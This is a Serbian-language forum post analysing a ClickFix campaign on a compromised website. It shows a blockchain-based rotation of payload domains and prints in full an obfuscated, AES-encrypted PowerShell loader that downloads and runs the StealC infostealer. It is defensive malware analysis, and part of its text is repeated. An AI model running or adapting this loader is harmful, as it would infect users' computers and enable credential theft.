05-18-2026, 11:25 AM
Kada se ode na dandi.rs dobije se clickfix napad :

Prema onome što sam našao ovaj sajt je kompromitovan najmanje od 2026-05-02 i još uvek je aktivna clickfix kampanja.
kKôd koji aktivira ClickFix se izgleda nalazi na dnu index fajla na sajtu što znači da ovde potencijalno nije kompromitovan WordPress nego nalog na Loopia hostingu gde su maliciozni akteri dodali kod na dno stranice :


ClickFix napad je aktivan toliko dugo jer je kompleksan i jer dobija nove domene preko blockchaina te će ostati aktivan sve dok se ne očisti kompromitacija sa dandi.rs
naime skripta koja je na samom dandi sajtu šalje POST request na Polygon smart contract od kojeg dobija odgovor :
Preko Polygona vidimo da ovaj Smart Contract ima oko 1-2 transakcija na dan što znači da redovno menjaju domene da bi održali napade: https://polygonscan.com/address/0x08207B...#analytics
U ABI enkodovanom odgovoru sa Polygona se nalazi trenutno domen marinaradom[.]cfd

Ova kampanja je izuzetno otporna jednom kada je prvobitni maliciozni kôd inficirao Wordpress sajt, ide i do toga da traži odgovor od raznih APIja u slučaju da neki ne radi ili ne daje odgovor :
Sve dok se Smart Contract ažurira sa novim domenima svaki sajt koji je inficiran će da širi ClickFix napad
Onda skripta na dandi sajtu sklopi sledeći zamagljen džumbus koji se nađe u klipbordu posetilaca spremno da se nalepi u powershell i zarazi računar :
Posle AI analize saznajem šta radi :

Domen koji je sveže registrovan ima nešto malo detekcija :
https://www.virustotal.com/gui/domain/ma.../detection

EXE fajl koji se skida ima mnogo više detekcija, u pitanju je kradljivac podataka "StealC"...
https://www.virustotal.com/gui/file/4bbd.../detection
Code:
dandi.rs has address 93.188.2.53Prema onome što sam našao ovaj sajt je kompromitovan najmanje od 2026-05-02 i još uvek je aktivna clickfix kampanja.
kKôd koji aktivira ClickFix se izgleda nalazi na dnu index fajla na sajtu što znači da ovde potencijalno nije kompromitovan WordPress nego nalog na Loopia hostingu gde su maliciozni akteri dodali kod na dno stranice :
ClickFix napad je aktivan toliko dugo jer je kompleksan i jer dobija nove domene preko blockchaina te će ostati aktivan sve dok se ne očisti kompromitacija sa dandi.rs
naime skripta koja je na samom dandi sajtu šalje POST request na Polygon smart contract od kojeg dobija odgovor :
Preko Polygona vidimo da ovaj Smart Contract ima oko 1-2 transakcija na dan što znači da redovno menjaju domene da bi održali napade: https://polygonscan.com/address/0x08207B...#analytics
U ABI enkodovanom odgovoru sa Polygona se nalazi trenutno domen marinaradom[.]cfd
Ova kampanja je izuzetno otporna jednom kada je prvobitni maliciozni kôd inficirao Wordpress sajt, ide i do toga da traži odgovor od raznih APIja u slučaju da neki ne radi ili ne daje odgovor :
Sve dok se Smart Contract ažurira sa novim domenima svaki sajt koji je inficiran će da širi ClickFix napad
Onda skripta na dandi sajtu sklopi sledeći zamagljen džumbus koji se nađe u klipbordu posetilaca spremno da se nalepi u powershell i zarazi računar :
Code:
$pipe6j=[Convert]::FromBase64String('3h9SX/I8IF4Ch1xX+CENEsk4I8imSnUHWOWXCRYt6Tk=');$handle2d=[Convert]::FromBase64String('sYD/L2RHLOd3epB4e8GGNA==');$auth7c=[Convert]::FromBase64String('dXMzqW2fR3wwsIkgbgMX1+G5+XuLXMY0j9aDpgVXqtyVg+vwDVBAmFjy5BYs1rqFb5Oc5M8BSwm26wsjqPULQ6SniQR6E1Udgxu8SZ/UOJriDNsI/WSDv38su66ap55jJbryueNWDFyUujq7D3DcSFJZP+t1w/QQofJczY5Ey0ByYp1Gr9IX8XXdFyPKGWXMxkDN6VDb/dcHUne6AJncNwsG6gHblIl5k+dgA67H/lZRFVmU+uXiwHx6KBkukilTN0rgan7MKR02UUhzzkBTIIYeXxMYvU6mTqdMyOqAesujB7gs29m4UfibhtnFDkFIe7ul1brzwFXRpBjpRQ95UaPzMGkfg8GUgsL2lNvSyt5ZJjoWVMc/eqxAyPsBHxcUV+zEVqWq1eHozLdhXS2HIDEexAlgXpzch4q+eoSEMU+nG0epSSPD/kB4WvpguPRKx5LkPc4BE92LBb+4Inc2bwK6nfit+KNWs6OXixqp52p1BZs4Kgf3sUXEtryyB83aIguaXf6G4Uzlezp/JnbN1gCXSmlA7g5oix23/QNog20hKWPe/BSolXTNEFLP14PGnWkUeD87rBcZp/vECBL2XMXsIFKHGgVVA9WI1pdtxmXygejjxG1kZSaylNIwHpSwEaKRCmlDwdyQXRFSVkLPYzE6M8NVy/K5cOsYLNZJZpJvV77k62qB+dVK4p2AnqeBmePz8envkpt3/q4lsHKqrHSffh5Bp+sTr7wi0Smft6NfTd3p2R9+JPc5Paeh/psAiHdtMCm29RcuVWlh3DU86+C9K8xiO1O1jsFOLS5J44O1RDw6/+vsLcg71nZsZk9cSWFmNNb8XrZ+QqZTaRzxmToAorkmtCb13knmE34vITgKR0xE/Ze4trRY1jHR6QEZrYmuVVjFMp7or05CaTgAodyPw1qRqz1/mARgjZ0x8UipShG5KCejUqEQL8U44LCT+AzhiXo2+nazv5/m5s4HFaidwfEAlGYRCXfyLL+wfFS8AWLgqsp7J2DWu1vQ2k5KGHO7wriunGtqI5fug9ZuUXvfsOvfmQIgw07uW/Kjybdo+OQUuT3HKW0ZrDZ7J7urIw1SzRUI9e0EGI6QayYPEXwCcJJ2TmfW+KSwVzYy0aX+RDJxQlJnetKcNlV6AZyHqg0nfhlQitULngJjnaeKYTNPjrmFX4YVvxzFPc6ZbbEu2El+lHru+k0CAJMafMswZHn3lDlf+YF9pPabm0lh21/pbcfrLNW2sWXBPp5K6QYTP4MJbJpjx+hO+frHKt4EZOT7K7kG4Ei79VpgHSgPGdI6JZ+uz0mDAMOnwv4csdKlylV4byme1+b5+beUILT0PkqsioNAM0NGoMQeGu2I9SPEmn0IB9PlwXsdnEv+bD+kOcH7rSqQ4uxdacLHkpbdqnVtUHSvtJ5dzkEKhJQkVXCdjtTJQ7pCopz7XeQ5DuZmIn/mdCNXzwra+OoP0q7qxOmRzhqZX/8D9MO/XwyJ2Y+M+8Kp6dt4J3uDYlshzE0=');$handle6j=([type]('Security.Cryptog'+'raphy.Aes'));$sync5b=$handle6j::Create();$sync5b.Key=$pipe6j;$sync5b.IV=$handle2d;$sync5b.Mode='CBC';$sync5b.Padding='PKCS7';$scope3a=[Text.Encoding]::UTF8.GetString($sync5b.CreateDecryptor().TransformFinalBlock($auth7c,0,$auth7c.Length));$sync5b.Dispose();[scriptblock]::Create($scope3a).Invoke();exitPosle AI analize saznajem šta radi :
Quote:What this malware does:
- Creates a random temporary directory (e.g.,C:\Users\...\AppData\Local\Temp\randomfolder\)
- Downloads an executable from:
text
marinaradom[.]cfd/api/index.php?a=dl&token=8caaf953d89478b8a7191eb32295c117a310b53ac9059d4ad69a1e397ec3b2d4&src=dandi.rs&mode=cloudflare
- Saves it as a random .exe file in that temp folder
- Executes the downloaded malware using three fallback methods (tries each until one works):
- WMI Win32_Process.Create
- WScript.Shell COM object (hidden window) Process.Start()
- with hidden window
- Deletes the .exe file after execution (to evade detection)
Domen koji je sveže registrovan ima nešto malo detekcija :
https://www.virustotal.com/gui/domain/ma.../detection
EXE fajl koji se skida ima mnogo više detekcija, u pitanju je kradljivac podataka "StealC"...
https://www.virustotal.com/gui/file/4bbd.../detection